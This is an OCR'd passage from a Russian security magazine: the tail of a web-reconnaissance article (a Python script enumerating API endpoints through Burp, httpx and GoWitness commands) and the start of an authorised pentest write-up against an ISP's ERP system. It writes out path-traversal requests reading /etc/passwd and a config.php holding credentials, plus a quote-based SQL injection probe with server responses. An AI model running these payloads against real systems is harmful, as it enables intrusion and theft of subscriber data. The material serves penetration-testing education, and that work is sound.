


```
> JSON.stringify(
      [...document.querySelectorAll('.opblock-summary')].map(e =>
        e.querySelector('.opblock-summary-path') &&
      [e.querySelector('.opblock-summary-method').innerText, e.querySelector('.opblock-summary-path').getAttribute('data-path')]
    ).filter(item => item !== null)
  )
< '[["GET","/seances"],["GET","/seances/{id}"],["GET","/hall-schemes/{id}"],["GET","/seances/{id}/categorized-stock"],["GET","/seances/{id}/schemed-stock"],["POST","/orders"],["POST","/orders/{id}/payment"],["POST","/ticket-refunds"],["POST","/tickets/{id}/refund"],["DELETE","/orders/{id}"],["GET","/orders/{id}"],["GET","/tickets"]]'
```

Запусти Python-скрипт, предварительно скопировав из браузера данные, которые поместишь в строку `endpoints`. Затем замени `baseURL`, указав только доменное имя.

```
from requests import request
import re

# Скопируй сюда список методов и путей из Swagger и ниже еще пропиши
baseURL
endpoints = [["POST","/applepaysessions"],["GET","/sessions/{
sessionId}/upsales"],["GET","/userinfo"]]

unique_params = []
for i in endpoints:
    match = re.search(r"{([^{}]*)}", i[1])
    if match:
        content = match.group(1)
        unique_params.append(content)
for i in set(unique_params):
    print("url = url.replace('{" + i + "}','ololo')")

bearer = ""
#bearer = "Bearer eyJhbGciO..."

baseURL = "http://example.com"

body={"login":"zastraxyu_bratyxy"}
headers = {'Authorization': bearer}
proxies = {
            "http": "http://127.0.0.1:8080",
            "https": "http://127.0.0.1:8080"
}

for ep in endpoints:
    method = ep[0]
    url = baseURL+ep[1]

    url = url.replace('{login}','dsfdsf')
    url = url.replace('{orgID}','eadf5f91-b4a1-11eb-90fd-9418826ee072
')

    response = request(method, url, headers=headers, data=body,
proxies=proxies, verify=False)

    status_code = response.status_code
    text = response.text[:100]

    print(status_code, method, url, text, '\n-------\n')

print('DONE')
```

Вот такой результат получится, и с ним можно работать дальше.



```
#    [redacted]    Method  URL                         Params  Edited  Status code  Length  MIME type  Extension  Title
53                 POST    /subscriptions              ✓               301          404     HTML                  301 Moved Perm
51                 POST    /sportId/additionalFans     ✓               301          413     HTML                  301 Moved Perm
49                 POST    /sportId/mainFan            ✓               301          406     HTML                  301 Moved Perm
25                 POST    /orders                     ✓               301          397     HTML                  301 Moved Perm
1                  POST    /applepaysessions           ✓               301          407     HTML                  301 Moved Perm
24                 PATCH   /orders/%7BorderKey%7D                      405          173
23                 PATCH   /orders/%7BorderKey%7D      ✓               301          412     HTML                  301 Moved Perm
58                 GET     /userinfo                                   404          144
```

```
POST /subscriptions HTTP/1.1
Host: [redacted]
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Authorization: 
Content-Length: 12
Content-Type: application/x-www-form-urlencoded

login=sarkis
```

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.20.1
Date: Mon, 28 Apr 2025 07:48:03 GMT
Content-Type: text/html
Content-Length: 169
Connection: keep-alive
Keep-Alive: timeout=50
Location: [redacted]/subscriptions

<html>
  <head>
    <title>
      301 Moved Permanently
    </title>
  </head>
  <body>
    <center>
      <h1>
        301 Moved Permanently
      </h1>
    </center>
    <hr>
    <center>
      nginx/1.20.1
    </center>
  </body>
</html>
```

Что делать, если Swagger не нашелся? Даже если его не видно, не беда — собрать его можно самостоятельно с помощью крутой утилиты mitmproxy2swagger. Подробности по установке и использованию есть на GitHub, включая видео с демонстрацией работы. Если ты тестируешь одно веб-приложение, ручное нажатие на все кнопки и поля — это путь к качественному результату. Если же скоуп большой и приложение не одно, просто пропусти найденные URL через прокси. Дальше запускай процесс, как описано выше.

Вообще, тестирование API заслуживает отдельной статьи. Существует масса отличных инструментов, таких как kiterunner и sj, которые стоило бы рассмотреть. Но мы здесь целимся в универсальный воркфлоу, так что об этом, возможно, поговорим в другой раз.

СТРОИМ КАРТУ САЙТА

Теперь можем собрать все, что мы тщательно собирали и анализировали. Проксируем все собранные и отсортированные URL в Burp, чтобы построить карту приложений в рамках нашего скоупа. Затем продолжаем работу над проектом в Burp.

```
cat live_url | httpx -http-proxy http://127.0.0.1:8080
```

СКРИНШОТИМ

Существует множество утилит, которые могут проходить по списку адресов и делать скриншоты, например httpx, Eyewitness или Aquatone. Лично я предпочитаю использовать GoWitness. В отличие от аналогов, он делает скриншоты в хорошем качестве, предоставляет более полную сопутствующую информацию и хранит результаты в базе данных SQLite, что полезно для автоматизации.

Готовим окружение:

```
sudo apt install gccgo-go
sudo apt install golang-go
sudo apt install google-chrome
go install github.com/sensepost/gowitness@latest
```

Скриншотить лучше всего не по списку с доменами, а по списку с открытыми портами. Это довольно очевидно, но в пылу азарта можно и не заметить, что делаешь что-то не то.

```
gowitness scan file -f web_services.txt --save-content --write-db
```

Смотрим результаты:

```
gowitness report serve
```

ВЫВОДЫ

Мы изучили инструменты и алгоритмы для активной разведки, обработали собранные пассивно URL-адреса и добавили новые — из ответов веб-сервисов, результатов работы Katana, а также найденные с помощью перебора директорий и фаззинга скрытых параметров.

Также мы поискали виртуальные хосты, собрали структуру веб-приложений в проекте Burp, сформировали списки с JS-файлами, URL-адресами, в том числе с параметрами, и отсортировали интересные URL по ключевым словам.

Под конец мы проанализировали используемые технологии и сделали скриншоты. Теперь у нас есть ценная информация, которая позволит лучше понять специфику нашей цели. Это поможет на следующем этапе — активном сканировании на наличие известных и новых уязвимостей.

ПЕНТЕСТ ПРОВАЙДЕРА

Как цепочка классических багов привела к полной компрометации

LFI
25
24
22
21
20
27
RCE
19
4
3
2
Path Traversal
17
18
5
START
1
15
14
Password Reuse
6
SQLi
8
10
SSH
12

В этой статье я поделюсь историей одного из выполненных мной проектов, который показал, что даже в наше время встречаются простые и базовые уязвимости, грамотное сочетание которых может привести к RCE.

baksist
Singleton Security

Я занимаюсь анализом защищенности веб-приложений и внешних инфраструктур в Singleton Security. Нашим заказчиком выступил довольно крупный интернет-провайдер, предоставляющий свои услуги в нескольких регионах России.

Суть проекта заключалась в тестировании сравнительно скромного сегмента внешней инфраструктуры заказчика — на старте было предоставлено всего девять IP-адресов. Скоуп, конечно, небольшой, но, как показывает практика, даже этого бывает достаточно для весьма интересных находок. Так произошло и здесь!

В область тестирования входила корпоративная ERP-система, причем это был даже не вендорский продукт, а внутренняя разработка. Самописные решения (еще и для внутреннего использования) особенно интересны тем, что к ним могут предъявляться гораздо менее строгие требования по безопасности. Вероятность того, что такие системы проходят регулярный пентест, тем более мала. Собственно, о захвате этой системы я сегодня и расскажу.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

РАЗВЕДКА, ПЕРВАЯ ЗАЦЕПКА

Первый этап при проведении пентеста — это, конечно же, разведка — поиск максимального числа поддоменов, веб-сайтов, служб и сервисов, доступных в обозначенном скоупе.

Поэтому в первую очередь я просканировал порты на полученных девяти IP-адресах, чтобы определить доступные службы.

Я начал с поиска веб-приложений на стандартных портах — 80 и 443. Это помогло быстро очертить базовую поверхность атаки и провести сканирование без лишнего шума. На тот момент было непонятно, использует ли заказчик средства защиты и насколько строго они настроены, поэтому я старался действовать осторожно.

Позже я полноценно просканировал весь скоуп, но решил не углубляться в детали, чтобы не перегружать повествование.

Команда выглядела так:

```
nmap -v -Pn -iL scope.txt -p 80,443 --max-rate 20 -oG web-scan.nmap
```

В результате сканирования я обнаружил три узла с доступными веб-серверами. Кроме того, Nmap по умолчанию выполняет обратное разрешение DNS-имен, поэтому в процессе я также получил используемое доменное имя (в тексте я буду указывать вместо него example.ru).

Теперь можно использовать его для поиска поддоменов. Для этого я обычно пользуюсь инструментарием ProjectDiscovery, в частности утилитами subfinder и dnsx. Первая предназначена для поиска поддоменов в открытых источниках, а вторая — для выполнения DNS-запросов, аналог nslookup или dig. Инструментарий PD примечателен тем, что вывод одной утилиты можно сразу пайпить на ввод другой. Благодаря этому можно собирать интересные комбайны, позволяющие одним однострочником провести разведку, обнаружить действующие HTTP-сервисы и сразу же просканировать их на наличие уязвимостей.

Но конкретно в этом случае задача проще — найти все поддомены, относящиеся к скоупу, поэтому я использовал лишь две упомянутые утилиты:

```
subfinder -all -silent -d example.ru | dnsx -a -resp -silent -nc
```

После фильтрации вывода по IP-адресам из скоупа мое внимание привлек один адрес, в который разрешались около десяти поддоменов. Это был как раз один из ранее найденных хостов с доступным веб-интерфейсом.

Я изучил доступные веб-приложения и выяснил, что на этом узле размещена ERP-система (`erp.example.ru`). Большинство поддоменов оказались ее копиями для офисов компании в разных городах. Также были доступны поддомены с говорящими названиями `files` и `api`, судя по всему, предназначенные для работы с файлами и API-запросами.

Следующий этап, разумеется, — это фаззинг доступных файлов и директорий на обнаруженных веб-приложениях. Здесь и ждала первая находка: на поддомене `files.example.ru` оказался доступен конфиг Nginx.


ПЕРВАЯ УЯЗВИМОСТЬ — ЧИТАЕМ ФАЙЛЫ

Мое внимание сразу же привлекла одна из первых строчек конфига:

```
location /avatar {
    rewrite ^/avatar/(.*)$ /api.php?type=getAvatar&file=$1 break;
    ...
    fastcgi_pass localhost:9000
}
```

Здесь можно увидеть, что все маршруты, начинающиеся с `/avatar`, обрабатываются rewrite-правилом, его можно прочитать так: «возьми все, что идет после `/avatar/`, и подставь в аргумент параметра file». То есть если мы обратимся по пути `/avatar/test/example.png`, то Nginx превратит это в `/api.php?type=getAvatar&file=test/example.png`.

GET-параметр `file` вызывает очень большие подозрения на возможный LFR / Path Traversal, но, если мы подставим нагрузку в изначальный URL, ничего не произойдет: Nginx обрубает подобные запросы и возвращает ошибку 400. Но стоит проверить, можно ли обратиться к скрипту `api.php` напрямую и подставить нагрузку туда.



```
GET /api.php?type=[redacted]&file=../../../../../etc/passwd HTTP/2
Host: files.[redacted]
```

```
HTTP/2 200 OK
Server: nginx
Date: Wed, 16 Oct 2024 14:58:06 GMT
Content-Type: image/jpeg
Strict-Transport-Security: max-age=31536000

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```


Бинго! Теперь есть возможность читать содержимое файлов в системе, доступных текущему пользователю, — вероятно, `www-data`. А еще в конфиге Nginx был виден эндпоинт, предназначенный для загрузки файлов, но он уже требовал авторизации (однако он все еще будет полезен в дальнейшем).

НОВЫЙ ПОДДОМЕН

Используя обнаруженную уязвимость, я принялся изучать содержимое файлов сервера, включая многочисленные конфиги в директории `/etc`. И тут всплыла следующая находка: настройка зоны (назовем ее `example.ru`) для DNS-сервера BIND. В ней — несколько новых поддоменов, которые я не встречал на этапе разведки, причем они резолвились все в тот же IP-адрес, с которым я работал. Одним из них был `xyz.example.ru`, на котором нашлось новое приложение.

Главная страница представляла собой форму аутентификации, и никаких других возможностей доступно не было. Тогда я снова пофаззил файлы и каталоги. Мое внимание привлек файл `config.php`. Но это скрипт на PHP, он выполняется сервером, а не возвращается как файл.

И тут мне помогла найденная ранее LFR-уязвимость (Local File Read — возможность читать файлы на удаленном хосте). Так как действие происходит на одном и том же сервере, оказалось достаточно извлечь файл `/var/www/xyz.example.ru/config.php` и ознакомиться с его содержимым.




```
GET /api.php?type=[redacted]&file=
../../../../../var/www/[redacted]/config.php HTTP/2
Host: files.[redacted]
```

```
HTTP/2 200 OK
Server: nginx
Date: Fri, 18 Oct 2024 07:34:18 GMT
Content-Type: image/jpeg
Strict-Transport-Security: max-age=31536000

<?php
$config['core_src'] = '../[redacted]';
$config['users'] = [
    [
        'login' => '[redacted]',
        'pass'  => '[redacted]',
```

И снова косяк! Креды от сервиса лежат плейнтекстом в этом файле. Ими-то я и воспользовался, чтобы получить доступ к приложению.

Интерфейс оказался простеньким: это табличка с множеством фильтров. Как я понял, программа предназначена для просмотра информации об абонентах провайдера: номера договоров, персональные данные абонентов, статус подключения. Уже достаточно чувствительные данные, доступ к которым не должен попасть в руки посторонних.

В этом сервисе для нас главное — это PHP-скрипт, непосредственно собирающий информацию из БД. Интересен он ровно тем, о чем ты, наверное, сейчас подумал.



```
POST /[redacted].php?type=details HTTP/2
Host:
Cookie: PHPSESSID=d22p4n5hjfis545kctd37sm7ao
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0)
Gecko/20100101 Firefox/131.0
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Content-Length: 8
[redacted]
Te: trailers

id=9047'
```

```
HTTP/2 200 OK
Server: nginx
Date: Mon, 21 Oct 2024 16:09:53 GMT
Content-Type: application/json;charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Strict-Transport-Security: max-age=31536000

<br/>
<b>Fatalerror</b>:UncaughtError:Calltoamemberfuncti
/www/[redacted]/[redacted].php:188
Stacktrace:
#0{
    main
}
thrownin<b>/var/www/[redacted].php<
>
```


Милая наша золотая кавычка! Сколько скриптов ты поломала и сколько еще поломаешь.

Чтобы не гадать и не тратить время на то, как эксплуатировать SQL-инъекцию, я снова воспользовался LFR и извлек исходный код скрипта.

Сложно описать боль, которую мне причинило увиденное. 800 строк отборных if — else, конкатенация параметров в каждый первый SQL-запрос и точно такое же формирование HTML-разметки...

